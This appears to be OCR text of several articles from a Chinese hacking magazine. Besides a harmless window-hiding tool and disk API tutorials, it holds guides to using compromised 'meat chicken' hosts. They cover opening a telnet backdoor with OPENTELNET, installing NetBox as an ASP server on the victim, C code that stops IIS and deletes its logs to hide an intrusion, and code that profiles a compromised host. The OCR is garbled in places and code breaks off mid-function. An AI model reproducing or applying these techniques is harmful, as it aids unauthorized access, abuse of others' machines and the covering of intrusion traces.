当你上网时,一定有过这样的尴尬经历: "一个幽灵悄无声息地来到你的身后,你的显示器昭告了你现在的所有行动:看健康或者不健康的电影,在OICQ上和别人打情骂俏……"当你发现幽灵时,想清理现场已经来不及了,十多个五花八门的正窗口,两个OICQ,一个RealOne,天啊,用鼠标点就要点半天。而那个幽灵,如果是你的朋友,只是令你尴尬一会儿而已,倒也无妨,如果是你的老板(或者是女朋友!),嘿嘿,后果如何,或许你会说我是问心无愧,自己是很努力工作的,只是偶尔放松一下,但你的雇主(或者是女朋友,呵呵)可不一定这么想。

有了WinHider,你就有了对抗幽灵的有力武器。一旦你发现可疑人物接近你,按下你所喜欢的热键,好了,数十个窗口在一瞬间不见了!只留下你的工作环境——Delphi的IDE,或者一堆财务软件等。羡慕吗?呵呵,不要流口水哦,让我们一起来看看这个小东西……

WinHider的特色

第一个特色, 当然是隐藏窗口了。这其实不算

什么特色,稍微懂点Windows编程的人都可以写得出来。而且我Google了一下"WinHider",发现已经有很多同名的隐藏窗口的工具了。不过那些工具,要么是隐藏你的当前窗口,要么是由你选择一些窗口来隐藏,而WinHider不允许你选择窗口,它是非常"暴力"地让你选择进程或者文件。当你按下隐藏热键时,WinHider会隐藏所有属于选择进程的窗口。这样的好处是:只要你把IE进程选为任务,那么不管你打开多少IE窗口,都可以进入隐藏的范围,这样你就不用一个窗口一个窗口地选择了,少去很多麻烦。

第二个特色可比隐藏窗口还有用,那就是可以隐藏Windows任务栏标签和托盘栏图标(Traybar。什么?你不知道这是什么?看看你的任务栏右侧,时钟左边那一堆小图标就是了)。OICQ那个小企鹅是不是很惹人烦,随时告诉别人你在聊天?现在有了WinHider,就可以把那个企鹅从托盘里"隐藏"了。我给"隐藏"加了引号,是因为不是真的隐藏,而是删除。这个特色需要一些特殊操作,在Windows 98下没有什么正统方法,所以我只在Windows 2000及更高版本中实现。



WinHider的用法

WinHider共分4页,分管不同功能,我们了解了不同页的功能后就能按照每个按钮的功能来实现隐藏程序的目的了。



1. 任务页

此页(图1)显示所选择的 待隐藏的任务列表,以及对这 些任务的相关操作。

按钮Save as default,就是把当前的列表存为文件,下次WinHider启动时会重新读入。

按钮Delete,删除当前选中的任务。

按钮Browse,浏览并选择一个文件,添加到任 务列表里。从这个按钮可以看出WinHider的特点, 以文件或者进程为单位,而不是以窗口为单位。

按钮Show/Hide,强制显示当前选中任务窗口。比如,你删除了MSN Messenger的托盘图标,又手工隐藏了它的主窗口,它又没有热键可以显示,怎么办?只好用这个按钮,给你个补救的机会,把它显示出来。

2. 活动任务页

此页(图2)显示当前 系统内所有拥有窗口的活动 任务的列表。在Win98下, kernel32.dll赫然出现在这 里。别怪我,要怪就怪M\$ 吧,我用的是正统方法。



图2

按钮Add,把选中的任务加入到隐藏的任务 里。

按钮Refresh,刷新列表。由于WinHider会自动刷新列表,这个按钮基本没什么用。

3. 选项页

此页(图3)可以用来设定一些选项。

Hide/Show windows,显示和隐藏窗口的热键,按下它就会显示或者隐藏窗口。注意,这个热键缺省值和OICQ的缺省热键是冲突的。

Active/Deactive WinHider,显示和隐藏

WinHider的热键。

小窍门:如果你忘记 了这个热键,而且又把 WinHider隐藏了,那么可以 重新运行WinHider,这样第 二个WinHider就会把第一个 显示出来。



图3

Auto hide task

bar,自动隐藏任务栏。启用后,在隐藏窗口时会把任务栏也隐藏,但其他可见窗口就有悬空的感觉,不是很实用。

Show WinHider tray icon,是否显示WinHider 的托盘图标,建议别显示,容易被别人发现。

Auto hide application taskbar icon,自动隐藏程序在任务栏上的图标。如果选中,那么WinHider会隐藏所选任务的任务栏图标(不是任务栏本身)。

Auto hide application tray icon,自动隐藏程序的托盘图标。注意,这个其实是删除,是无法恢复的。这个选项对付一些即时聊天还是很管用的。

以上两个"Auto hide", 在Win98下是灰的,不可用。

Refresh interval,设定WinHider自动刷新的速度,以秒为单位,这个速度也是WinHider捕获任务窗口的速度,建议为1或者3秒。如果这个值为0,那么WinHider就罢工不刷新了。

按钮Apply option。把选项存在配置文件里, 下次可以接着用。

好了,通过这些介绍想必大家都能玩转WinHider了,希望大家不要被Boss和gf抓到哦!WinHider正式版的下载地址为:http://www.mujweb.cz/www/komsbomb/dev/winhider.zip。

wtf:什么啊,只知道每天在人家最饿的时候明目张胆地啃鸡腿,还悄悄地逛网站,听着你吃鸡腿那"美妙"的声音,看着你美美地逛网站,我急啊!肚子还咕咕叫!可是我为什么每次就被boss抓到啊?5555~命苦!就你小样儿知道WinHider,现在我都知道了!哼哼!——我错了我错了,别!别!别拿鸡腿砸我啊!疼!

蝴蝶:想来很多读者都很想要Web服务器吧?可是现在免费的主页空间实在难以寻觅,并且支持asp、cgi、php的空间对我们多数人来说可不便宜。但是网上有那么多肉鸡,为什么不可以利用它们呢?或许可以将它们变成自己的Web服务器?可以吗?让我们来看看本文——

难度等级:中

前置知识: Windows使用经验, 命令行方式的操作经验

命令行下

将肉鸡做成服务器

000000

文/图 汝林

天天在网上乱转,一有好东东出来总喜欢试试。这二天又看到了一个好东东——小巧的Web服务器NetBox。说到这个东东可厉害了,不仅小巧,而且完全是在命令行下进行安装。更刺激的是,Netbox完全支持ASP,也就是说你只要一安装它,就可以得到一台ASP服务器了。可以装动网论坛,可以装下载程序,反正就是你的了。OK!各位快快拿出自己的网鸡,我们一起将肉鸡变成服务器!

首先我们要下载Netbox。找不到的朋友可以到影子鹰安全网络下载中心进行下载http://www.cnhacker.cn。下载完即可解压,这是一个解压包:里面有5个主要的文件,还有1个文件夹和1个ASP文件。另外还有一些说明文件,大家可以先看一看。我们首先将MAIL.BOX这个文件用记事本打开,修改其中的端口、还有目录,设为你想要的(图1)。

看到没有? 我将端口改为了88,将默认目录改为了WWW,保存退出。

接下来,当然是将这些文件上传到你肉鸡的 SYSTEM32目录下,包括解压出来的文件夹和ASP 文件(图2)。

先和你的肉鸡进行IPC连接,这些是大家熟得不 能再熟的工作了。下面我们做个自解压包,将所有



图1



图2

的解压出来的文件选中,右键鼠标,选择添加到档案文件,做成一个压缩包,然后再双击这个压缩包,选择最边上的自释放,进入后如图3和图4所示。

这样设置后,只要我们一解压就会自动运行 INSTALL.BAT这个批处理,做好后选"完成", 就样就做好了一个自解压的压缩包,所有文件都放 人这个压缩包中了。我们现在先将这个压缩包上传



ͼ3



图4

到我们的肉鸡上(图5)。



OK!上传完毕,现在所有的文件都已上传到肉鸡之中了。我们现在要登录肉鸡了,我不知各位准备如何登录肉鸡,反正我一直都用的是OPENTELNET,只要有肉鸡的USER和PASSWORD,就可以在本地远程给肉鸡开一个端口为77的后门(图6)。

然后就是在你本机的CMD下,TELNET IP到肉鸡的77端口,好了,看看我们上传的自解压包还在不在(图7)。




图6



图7

看看都在吧。快快运行一下: C : \ W I N N T \ SYSTEM32\NETBOXA.EXE。

打开我们的IE,输入肉鸡的IP加上你设置的端口。呵呵,服务器 启动了(图8)。

以后我们就可 以利用这个自解压 包上传到我们手中 控制的肉鸡上,将 每一个肉鸡都变成 一个支持ASP的服 务器。在QQ上见到 朋友你也可以很大 方地说,要不要 ASP服务器呀,给 你一个! 哈哈!



图8

〉栏目编辑〉i

黑白对抗中的磁盘操纵技术

icefire: 无论是在病毒还是在反病毒技术中, 对磁盘的操纵都是一个永恒的话题,这其中包括获取磁盘空间数据、磁盘遍历、文件搜索、文件目录删除等等,很多朋友觉得很神秘,一直有这方面的

深人探析

文 / 单长虹

疑问、所以下面我们就和大家一起讨论这方面的编程技术,希望能够起到抛砖引玉的作用。

难度等级:中

前置知识:磁盘、API、VC++相关知识

获取磁盘空间的数据

如果是病毒,它是如何来获取磁盘空间的数据 信息的?而且还能得到当前计算机有些什么逻辑驱 动器?下面我们一个一个讲:

首先来看一下在已经知道逻辑驱动器名称时如何得到磁盘空间信息,这里有一个API函数,其原型如下:

BOOL GetDiskFreeSpaceEx(
LPCTSTR lpDirectoryName, //文件夹或者是驱动器全路径
PULARGE_INTEGER lpFreeBytes
AvailableToCaller, //可以利用的磁盘空间
PULARGE_INTEGER lpTotalNumberOfBytes,
//磁盘或文件夹总的空间数量
PULARGE_INTEGER lpTotalNumberOfFreeBytes
//剩余的磁盘或文件夹空间数量
);

关于这个函数的参数的几点说明:

(1) 第一个参数如果为空,则返回程序所在当前目录的空间数据。如果使用的是UNC路径,则要在最后加一个反斜线。例如,你指定的路径为\\MyServer\MyShare,则要写成\\MyServer\

MyShare\.

(2)对于后面第二和第三个参数,如果系统在 磁盘上作了每用户的磁盘配额,则得到的数据可能 会比实际的数据要小。

注:关于磁盘配额的知识,读者可以参考笔者在黑防的2003年第10期上发表的《NTFS全面解决Windows2000的安全方案》一文。

对于获取所有驱动器的 API 函数原型如下:

```
DWORD GetLogicalDriveStrings(
    DWORD nBufferLength, //用来存放驱动器
名的缓冲区的大小
    LPTSTR lpBuffer //指向存放驱动器名
的缓冲区的指针
);
```

这个程序的源代码读者可以在附书光盘中找到, 名为"获取磁盘空间数据",用VC++6.0编写。



```
CString Driver;
     CComboBox* pDriver = (CComboBox*)
GetDlgItem(IDC_DRIVER);
     pDriver->GetWindowText(Driver);
     // 获得磁盘空间信息
     ULARGE_INTEGER FreeAv, TotalBytes,
FreeBytes:
     if(GetDiskFreeSpaceEx(Driver,&FreeAv,
&TotalBytes,&FreeBytes))
            // 格式化信息
            CString strTotalBytes, strFreeBytes;
           strTotalBytes.Format("%u 字节",
TotalBytes.QuadPart);
           strFreeBytes.Format("%u 字节",
FreeBytes.QuadPart);
            CStatic* pTotalStatic = (CStatic*)
GetDlgItem(IDC_TOTAL);
            CStatic* pFreeStatic = (CStatic*)
GetDlgItem(IDC_FREE);
            pTotalStatic->SetWindowText
(strTotalBytes);
            pFreeStatic->SetWindowText
(strFreeBytes);
     }
```

下面的函数可用来取得磁盘的逻辑驱动器。

if (dwNumBytesForDriveStrings!=0) {

// 为了实现安全的内存分配, 在堆

hHeap=GetProcessHeap();//得到本

```
/ 分配一块堆,大小为
dwNumBytesForDriveStrings,并初始化为零。
        lp=(LPSTR)HeapAlloc(hHeap,
HEAP_ZERO_MEMORY,
dwNumBytesForDriveStrings);
   // 获得标明所有驱动器的字符串
        GetLogicalDriveStrings(HeapSize
(hHeap, 0, lp), lp);
// 将驱动器一个个放到下拉框中, 因为每一个
驱动器符号放入堆中时形如 A:\OC:\OD:\OE:\O,
所以每次在将 0 (也就是 NULL) 之前的字符添加
到 Driver 之后,应该将指针移到 0 之后的位置,将
下一个逻辑驱动器字符串加入到 Driver 之中。对
于NULL 结束的字符串来说,使用指针取字符串
时,一旦碰到0(也就是NULL),就认为一个字
符串结束了。
        while (*lp!=0) {
             Driver->AddString(lp);
   // 函数_tcschr()用来得到下一个0的指针
值
             lp=_tcschr(lp,0)+1;
   else
        AfxMessageBox("Can't Use The
Function GetLogicalDriveStrings!");
```

递归法遍历磁盘目录

上面是病毒类技术常用的搜索当前计算机上磁盘信息的方法,属于"黑"方面的,下面我们来看一个属于"白"方面的:杀毒软件大家不陌生吧?当运行一个杀毒软件的时候,我们经常可以看到软件在不停地搜索文件,并不断将搜索到的文件显示出来。这里所用到的技术就是将要提到的递归法遍历磁盘技术。

MFC的CfileFind类的函数FindFile和FindNext可以访问某一个目录下一层的文件和文件夹,然后调用函数IsDirectory和IsDots(每一个文件夹新建时都有两个默认文件夹,分别用.和..表示,这里使用IsDots就是为了排除这两个文件夹)判断到底是文件夹还是文件,如果是文件夹则继续向下一层目录递归搜索,直到所有的文件都访问完为止,这样就可以轻松实现磁盘的递归遍历。这里没

中分配字符串空间

进程的堆句柄

有用到特别难懂的 API 函数, 我只是作一个简单解 析,程序用 VC++6.0 写成,源代码放在附书光盘 中, 名为"磁盘的递归遍历", 读者可以找出来执行 一下,看一下效果。核心部分的源代码如下:

```
void CBrowseDirDlg::BrowseDir(CString strDir)
     CFileFind ff;
     CString szDir = strDir;
     if(szDir.Right(1) != " \setminus ")
            szDir += " \setminus ";
     szDir += "*.*";
     BOOL res = ff.FindFile(szDir);
     while(res)
            res = ff.FindNextFile();
            if(ff.IsDirectory() && !ff.IsDots())
                   // 如果是一个子目录, 用递
归继续往深一层找
                   BrowseDir(ff.GetFilePath());
            else if(!ff.IsDirectory() && !ff.
IsDots())
                   // 显示当前访问的文件
                   CStatic* p = (CStatic*)
GetDlgItem(IDC_STATIC_FILE);
                   CString str;
                   str.Format(" 当前访问的文
件: %s",ff.GetFilePath());
                   p->SetWindowText(str);
                   Sleep(500);
     ff.Close();// 关闭
```

注:这些程序为了面向广泛的读者,都没有使 用 GUI 线程与 WORKER 线程分离的技术, 所以程序运 行起来之后, 只有强制结束, 还望读者谅解。

快速检索文件

Windows中提供了检索文件的工具,而且功能 很强大,本例中我们将讨论如何在自己的程序中实 现这一功能。有些函数的使用与第二例相似,所以 就不多说,下面来看一下实现的程序。读者可以在 附书光盘中找到源程序, 名称为"快速检索文件", 使用 VC++6.0 编写。

```
void CSearchFileDlg::SearchFile(CString strDir,
CString strFile)
     CFileFind ff;
     // 对要搜索的目录右边的反斜线进行处
理,为了能够对所有文件递归搜索,加上*.*
     CString szDir = strDir;
     if(szDir.Right(1) != " \setminus ")
           szDir += " \setminus ";
     szDir += "*.*";
     BOOL res = ff.FindFile(szDir);
     while(res)
           res = ff.FindNextFile();
           if(ff.GetFileName()==strFile)
                 // 如果找到了文件,则将其
加入列表框中
                 m_ctrlFilesList.AddString(ff.
GetFilePath()):
           if(ff.IsDirectory() && !ff.IsDots())
                 // 如果是一个子目录, 用递
归继续往深一层找
                 SearchFile(ff.GetFilePath(),
strFile):
     ff. Close(); // 关闭文件对象
```

删除不为空的目录

删除目录时,必须保证目录为空,否则将不允 许删除。这里,我们将使用Windows提供的删除目 录的函数 RemoveDirectory, 在保证目录中文件已 经全部删除的情况下,删除该空目录,这里我们同 样使用递归的方法,对于子目录,也用同样的方法 删除。程序的核心部分列表如下,源程序名称为"删 除目录",可以在附书光盘中找到,用VC++6.0实 现。



```
void CDelUnEmptyDirDlg::RecursiveDelete(CString
szPath)
                   // 定义一个 CfileFind 对
     CFileFind ff;
象
    CString path = szPath;
    if(path.Right(1) != " \setminus ")
          path += "\\";
    path += "*.*";
     // 匹配指定文件夹下的所有文件, 以便进
行删除
    BOOL res = ff.FindFile(path);
     while(res)
           res = ff.FindNextFile();
           // 是文件时直接删除
           AfxMessageBox(ff.GetFilePath());
           if (!ff.IsDots() && !ff.IsDirectory
())// 如果既不是子目录,也不是.和..目录,则
可确定是文件,直接删除。
                 DeleteFile(ff.GetFilePath());
           else if (ff.IsDots())//如果是.和..
说明文件夹已经为空,则继续搜索文件
                 continue;
           else if (ff.IsDirectory())
```

```
path = ff.GetFilePath();
               // 是目录时继续递归, 删除
该目录下的文件
               RecursiveDelete(path);
               // 目录为空后删除目录
               RemoveDirectory(path);
    // 最终目录被清空了, 于是删除该目录
    RemoveDirectory(szPath);
```

写到这里,并没有将在黑白对抗中所用到的所 有的磁盘操纵技术尽收眼底,剩下的一些技术,感 兴趣的朋友可以结合上面提到的方法和技巧, 在实 践中举一反三、触类旁通。

后记:关于磁盘的操纵技术,细节和技巧很多, 读者要想在这方面有所建树, 一定要多看别人写的 程序,观察其中用到的方法,不仅要知道怎么做,还 要明白会这么做。关于这方面的内容, CVC论坛上讨 论的也比较多, 读者可以登录www.logoncom.com参与 讨论。 H)

(上接第23页)



€ 这是看 不到密码的情 况,因为IIS采 用的是Windows 集成认 证。但是当我

ͼ3

们把IIS的认证方 式改为基础认证 会議との表す意義を含む。 F BENEFRANKEN O Natural MESSENSERS (#10 Vanior Hill CO. SET OF RA

图 4

我们再关闭 浏览器,看看其

运行结果 (图5):

的时候(图4):

呵呵,很吃惊

吧! 是不是我们

的密码被清楚地写了出来。不相信的朋友可以亲自

试试。为什 么这里出现 的是administrator 的密 码呢? 因为 输入了一个



图 5

可以被认证的用户来访问IIS, 所以密码就显示出该 用户的。如果你输入的是别人的密码,只要取得了 认证,那么密码也会被送出来。

现在面对你的IIS安全配置,你不会再无从下手 了吧。只有善于总结,我们的安全知识才能飞速增 长哦!

本文的出发点是要读者看清楚安全漏洞的本质 和影响,请不要利用此安全漏洞做任何非法的操作, 否则后果自负哦。

icefire: 日志是系统记录用户操作情况的地方, 任何一个学习网络安全的人都应该明确日志在系统中 的重要作用,但是安全方面该如何保护日志?入侵者又该如何方便、实用地删除日志?这对矛盾并不是 人人都能化解的, 下面就给大家带来一篇介绍如何通过编程实现日志删除的文章, 目的是想让大家在学 到编程知识的同时,也能明白删除日志的大体流程并对应地去体会保护日志被删除的方法!

难度等级:初级

前置知识: C语言基础



て心玩清除日志

文/ 小华健

清除日志是每次入侵后都必须要做的事, 以免 被别人发现入侵痕迹, 网络上虽然有很多非常流行 的清除日志的工具,但遗憾的是几乎都没有实际的 效用。考虑到朋友们的需要,今天我们就自己来打 造一份功能完备的清楚日志工具!

我们知道,如果想要清除日志,那么首先应该 停止服务, 然后用 GetSystemDirectory()来获取 系统目录,再删除日志文件,最后用一个函数来重 启服务。我们比较常见的是 W3SVC 服务, 下面就 以它为例来说明如何通过编程来删除日志。

预备函数

首先, OpenSCManager 函数是用来打开指定 计算机上的service control manager database。其 函数原型:

SC_HANDLE OpenSCManager(

LPCTSTR lpMachineName, \\ 指定计算机名,若 为空则指定为本机;

LPCTSTR lpDatabaseName, \\ 指定要打开的service control manager database 名,默认为空; DWORD dwDesiredAccess\\ 指定操作的权限;

其中参数 dwDesiredAccess, 可以为下面取值之

SC_MANAGER_ALL_ACCESS // 所有权限; SC_MANAGER_CONNECT // 允许连接到 service control manager database;

SC_MANAGER_CREATE_SERVICE // 允许创 建服务对象并把它加入 database;

SC_MANAGER_ENUMERATE_SERVICE // 允 许枚举 database 中的 Service:

SC_MANAGER_LOCK // 允许锁住 database; SC_MANAGER_QUERY_LOCK_STATUS // 允 许查询 database 的封锁信息;

再有, OpenService函数能打开指定的Service: 函数调用成功则返回打开的Service句柄,失败则返 回 NULL。其函数原型如下:

SC_HANDLE OpenService(

SC_HANDLE hSCManager, // 指向 service control manager database 的句柄, 由OpenSCManager

LPCTSTR lpServiceName, // 为Service的名字; DWORD dwDesiredAccess//访问权限;

Service 程序没有专门的停止函数,而是用 ControlService 函数来控制 Service 的暂停、继续、 停止等操作。其函数原型如下:

BOOL ControlService(SC_HANDLE hService,

DWORD dwControl, LPSERVICE,

STATUS lpServiceStatus//一个指向 SERVICE_STATUS 的指针:



参数 dwControl 指定发出的控制命令,可以为以下几个值:

```
SERVICE_CONTROL_STOP // 停止 Service;
SERVICE_CONTROL_PAUSE // 暂停 Service;
SERVICE_CONTROL_CONTINUE // 继续
Service;
SERVICE_CONTROL_INTERROGATE // 查询
Service 的状态;
SERVICE_CONTROL_SHUTDOWN // 让
ControlService 调用失效;
```

编写过程

首先要停止服务,具体程序如下:

```
void StopServices(LPCTSTR lpServiceName)
     SC_HANDLE sc=OpenSCManager(NULL,
NULL, SC_MANAGER_ALL_ACCESS);
     if(sc)
            SC_HANDLE sh=OpenService(sc,
lpServiceName,SERVICE_STOP);
           if(sh)
                  BOOL bControl;
                  SERVICE_STATUS
ServiceStatus;
                  bControl=ControlService(sh,
SERVICE_CONTROL_STOP, & ServiceStatus);
                  if(bControl)
                  printf("success to stop the
service\"%s\"\n",lpServiceName);
                  else
                  printf("failed to stop the
service\"%s\"\n",lpServiceName);
            } CloseServiceHandle(sh);
     CloseServiceHandle(sc);
     return;
```

然后再删除已经记录的日志文件, 删除文件的 函数如下:

```
void DelFiles(LPCTSTR lpFileName)
{
    BOOL dDel=DeleteFile(lpFileName);
    TCHAR tcSystemDirectory[1024];
    GetSystemDirectory(tcSystemDirectory,1024)
    if(dDel)
    {
        printf("delete file \"%s\" success\n",
lpFileName);
    }
    else
    {
        DWORD i=GetLastError();
        printf("delete file \"%s\" failed\n",
lpFileName);
    }
}
```

在删除日志成功以后,还需要重新启动服务,我们可以用 StartService 函数来启动指定的 Service。 其函数原型如下:

```
BOOL StartService(
SC_HANDLE hService,\\ 指向Service 的句柄,由 OpenService 返回;
DWORD dwNumServiceArgs,\\ 为启动服务所需的参数的个数;
LPCTSTR *lpServiceArgVectors \\ 为启动服务所需的参数;
)
```

其中,参数1pServiceStatus 是一个指向 SERVICE_STATUS的指针。SERVICE_STATUS 是一个比较重要的结构,它包含了Service的各种信息,如当前状态、可接受何种控制命令等等。

```
void StartServices(LPCTSTR lpServiceName)
{
    SC_HANDLE sc=OpenSCManager(NULL,
    NULL,SC_MANAGER_ALL_ACCESS);
    if(sc)
    {
        SC_HANDLE sh=OpenService(sc,
        lpServiceName,SERVICE_START);
        if(sh)
        {
            BOOL bControl;
            bControl=StartService(sh,1,
```

icefire: 如何收集肉鸡的系统信息? 如何量身定做一套适合自己使用习惯的肉鸡信息检测程序? 这些都 是在入侵中常遇到的问题。怎样才能在最短的时间内搞清楚肉鸡的系统情况?当然是自己写程序!很难? 当然不是!如果告诉你:自己编写查看肉鸡系统信息的程序非常简单,通过几个实用的API就可以实现,你 是不是觉得难以置信?好吧,让我们一起 DIY 一个属于自己的肉鸡系统信息检测工具吧!

难度等级: 中级

前置知识: C语言编写基础

Windows 肉鸡系统信息

文 / Sky

入侵后第一步做什么? 当然是查看肉鸡的各种系 统信息, 然后再决定这个肉鸡该吃还是该丢? 是好鸡 还是病鸡? 那检测肉鸡系统信息的方法是什么呢? 全 手工? 累! 用大程序? 不方便传输! 该怎么办呢? 还 是发扬我们的DIY精神,自己打造一个适合自己使用 习惯的系统信息检测工具吧! follow me!

操作系统详细信息收集

我们一般所讲的系统信息包含操作系统版本、

service pack、build 号等,如何编程得到这些信 息?我们就要用到GetVersionEx (LPOSVERSIONINFO lpVersionInfo)这个 API 函 数了!

这个函数在很多场合已经被提到, 很多朋友都 知道,但是知道这个函数而不能很好地运用它是可 惜的,它的参数是个复杂的OSVERSIONINFO结 构,而且更复杂的是,获得这个结构以后,我们该 怎样根据这个结构来判断操作系统类型? 由于

```
&lpServiceName);
             if(bControl)
                    printf("success to start the
service \"%s\"\n",lpServiceName);
             else
                     printf("failed to start the
service \"%s\"\n",lpServiceName);
             {CloseServiceHandle(sh);
      CloseServiceHandle(sc):
      return;
```

最后把这几部分综合起来,通过编译,得到的 程序运行结果如图1所示。

在这里我们只是以 W3SVC 服务为例, 如果有 这方面的爱好,在这个程序基础上再加上一些简单 的代码,就可以自己编程实现删除其他服务的日志, 希望本文能对大家的编程学习和入侵行动有所帮 助! H)



Windows家族版本众多,要理清这里面错综复杂的 关系还真不是一件容易的事。

Msdn上恰好有这样的例子,我对这个例子进行 仔细分析后,再对部分代码进行了修改,使之能符 合我们程序的要求。最后,把这个功能封装成一个 函数,以方便以后使用。



这个函数比较长,检测的系统比较多,有些系统我们现在很少遇到了。这个函数的作用就是直接输出操作系统版本、Service Pack版本和Build号。在电脑上的运行结果为:

OS: Microsoft Windows XP Professional (Build2600)

运行时间收集

肉鸡是不是经常维护、管理是我们判断一个服务器是不是好肉鸡的一大重要标准,试想:如果一个服务器5年都不重新启动一次,那它还有什么安全性可言呢?当然,遇到这样的肉鸡可是上辈子修来的福分:)!

Microsoft正好给我们提供了一个GetTickCount ()函数,这个函数能返回从开机到现在的运行时间,以毫秒计。不过有一点需要注意:由于这个函数返回的是DWORD类型的值,因此最多能检测到的运行时间是49.7天(这对于普通的肉鸡来说时间已经够了)。

```
// 得到运行时间
void GetRunningTime()
{
    DWORD dwTime;
    int nDay,nHour,nMinute;
    dwTime = GetTickCount();
    nMinute = dwTime / 60000;
    nHour = nMinute / 60;
    nMinute = nMinute - nHour * 60;
```

```
nDay = nHour / 24;
printf("Running Time: ");
printf("%d day(s),",nDay);
printf("%d hour(s),",nHour);
printf("%d minute(s)",nMinute);
printf("\n");
}
```

成功编译运行后,在电脑上的输出结果为:

Running Time: 0 day(s), 0 hour(s), 18 minute(s)

这样是不是很方便呢?

主机名和当前用户名收集

这个服务器的主机名是什么?上面有哪些用户?当前用户是什么?这些都是相当重要的信息,说不定这个服务器就是什么FBI的服务器呢!

Microsoft 提供的函数 GetComputerName()和 GetUserName()能很方便地达到这个目的。这两个函数的原型为:

BOOL GetComputerName(LPTSTR lpBuffer, LPDWORD lpnSize);

其中,lpBuffer是返回主机名缓冲区的地址,lpnSize是指向缓冲区大小的指针。

BOOL GetUserName(LPTSTR lpBuffer, LPDWORD nSize);

其中,lpBuffer是返回当前用户名的缓冲区地址,nSize也是指向缓冲区大小的指针。

具体程序如下:

```
// 得到计算机名
void GetMyComputerName()
{
LPTSTR lpszName;
DWORD dwSize = 1024;
TCHAR tchBuffer[1024];
lpszName = tchBuffer;
GetComputerName(lpszName,&dwSize);// 得到主机名
printf("Computer Name: ");
```

```
printf("%s",lpszName);
printf("\n");
// 得到当前用户名
void GetCurrentUser()
LPTSTR lpszName;
DWORD dwSize = 1024;
TCHAR tchBuffer[1024];
lpszName = tchBuffer;
GetUserName(lpszName,&dwSize);//得到当前用
printf("Current User: ");
printf("%s",lpszName);
printf("\n");
这两个函数很简单,在电脑上输出结果为:
Computer Name: SKY
Current User: SKYMAN
```

系统文件夹路径收集

如果我们是用 IPC 管道来向肉鸡传送文件, 然 后再登录上肉鸡,这时候我们就需要知道到什么地 方去找那些刚传上来的文件。一般来说,文件是 copy 到 Admin\$\system32 下面的,而你想过 Admin\$ 代表什么没有?

下面这个函数可以给你答案:

```
// 得到系统目录
void GetMySystemDirectory()
LPTSTR lpszName;
DWORD dwSize = MAX_PATH + 1;
TCHAR tchBuffer[MAX_PATH];
lpszName = tchBuffer;
GetSystemDirectory(lpszName, dwSize);
printf("System Directory: ");
printf("%s",lpszName);
printf("\n");
```

这里用到了GetSystemDirectory()这个API函 数。

这个函数的原型为:

```
UINT GetSystemDirectory(LPTSTR lpBuffer,
UINT uSize);
```

其中, lpBuffer 是返回系统文件夹的缓冲区地 址, uSize 是该缓冲区的大小。

系统文件夹有了, Windows文件夹自然也就能 得到。不过使用的是另一个 A P I 函数: GetWindowsDirectory(),有兴趣的读者可以自己试 试。

这个函数在电脑上输出结果为:

```
System Directory: D:\WINDOWS\System32
```

注: 我的系统是Win98+WinXP, 当前系统是WinXP, 系统盘在D盘。

肉鸡 CPU 信息收集

CPU的重要性不需要我再讲了吧? 要是一个肉 鸡有4个Intel P4 3.2G的CPU, 嘿嘿, 那可是极 品哦!

我们知道:在注册表HKEY_LOCAL_ MACHINE\Hardware\Description\System\ CentralProcessor\0下面有个ProcessorNameString, 它的值就是CPU的名字,我们只要把这个值读出来 就行了。当然这个值并不是很可靠的, 因为可以修 改,但是相信很少有人去改它吧?

```
// 得到 CPU 信息
void GetCPUInfo()
long lResult;
HKEY hKey;
TCHAR tchData[64];
DWORD dwSize;
1Result = RegOpenKeyEx(HKEY_
LOCAL_MACHINE, "Hardware\\ Description\\
System \ CentralProcessor \ \ 0 ", 0,
KEY_QUERY_VALUE, &hKey);
if(lResult == ERROR_SUCCESS)
dwSize = sizeof(tchData);
RegQueryValueEx(hKey, "ProcessorNameString",
NULL, NULL, (LPBYTE)tchData, &dwSize);
printf("CPU: ");
printf("%s",tchData);
```



```
else
{
  printf("CPU: ");
  printf("Unknown");
}
RegCloseKey(hKey);
  printf("\n");
}
```

了解这个原理以后,你就可以修改这个值来欺骗别人了。可以手动修改,也可借助工具,比如Windows 优化大师。

HKEY_LOCAL_MACHINE\Hardware\Description\System\CentralProcessor\0下还有好几个键值与CPU有关,如果你觉得仅仅名字不够详细时,也可以把其他感兴趣的键值一并读出来。

在电脑上输出的 CPU 名字为:

CPU: AMD Athlon(TM) XP1800+

肉鸡内存信息收集

W i n d o w s 系统提供了一个 GlobalMemoryStatus()API 函数来查询内存状态, 利用它就可以很方便地得到物理内存, 虚拟内存的 当前值。当然, 在这里我们只需要得到总物理内存和可用内存大小即可。

该 API 函数的原型为:

Void GlobalMemoryStatus(LPMEMORYSTATUS lpBuffer);

lpBuffer 是一个指向 MEMORYSTATUS 结构 的指针。

执行GlobalMemoryStatus()函数就可以得到一个MEMORYSTATUS结构,它表示当前内存的状态。

下面,我们要用到 MEMORYSTATUS 结构的两个成员:

```
SIZE_T dwTotalPhys;
SIZE_T dwAvailPhys;
```

这两个成员从字面上可以了解到前者表示总物

理内存,后者表示可用物理内存,但是要注意返回 的是以字节为单位的量。

```
// 得到内存信息
void GetMemoryInfo()
long lVar;
MEMORYSTATUS memoryStatus;
memset (& memory Status,
                                sizeof
(MEMORYSTATUS), 0);
memoryStatus.dwLength = sizeof
(MEMORYSTATUS);
GlobalMemoryStatus (&memoryStatus);
lVar = memoryStatus.dwTotalPhys / 1024;//
转换为KB
printf("Total Memory: ");
printf("%ld KB\n", lVar);
lVar = memoryStatus.dwAvailPhys / 1024;//
转换为KB
printf("Available Memory: ");
printf("%ld KB\n", lVar);
```

输出为以 KB 为单位的内存大小。 在电脑上输出结果为:

Total Memory: 261600 KB Available Memory: 40336 KB

肉鸡磁盘信息收集

肉鸡硬盘有几个分区?每个分区有多大?剩余空间有多少?能装下多少部电影?能放下多少个论坛?能承受多大的数据?这些都是获得肉鸡后最关心的肉鸡价值问题,如何得到?要达到这个目的稍微复杂一些:

首先,我们要调用 GetLogicalDriveStrings()这个 API 函数,目的是想得到一个包含所有磁盘名的字符串,并把各个磁盘名从这个字符串中提取出来。

GetLogicalDriveStrings()函数的原型为:

DWORD GetLogicalDriveStrings(DWORD nBufferLength, LPTSTR lpBuffer):

lpBuffer就是上面提到的那个字符串, nBufferLength是缓冲区的最大值。

然后针对每个盘,调用GetDriveType()来判断

磁盘类型, 比如有固定硬盘分区、光驱、移动分区 等。

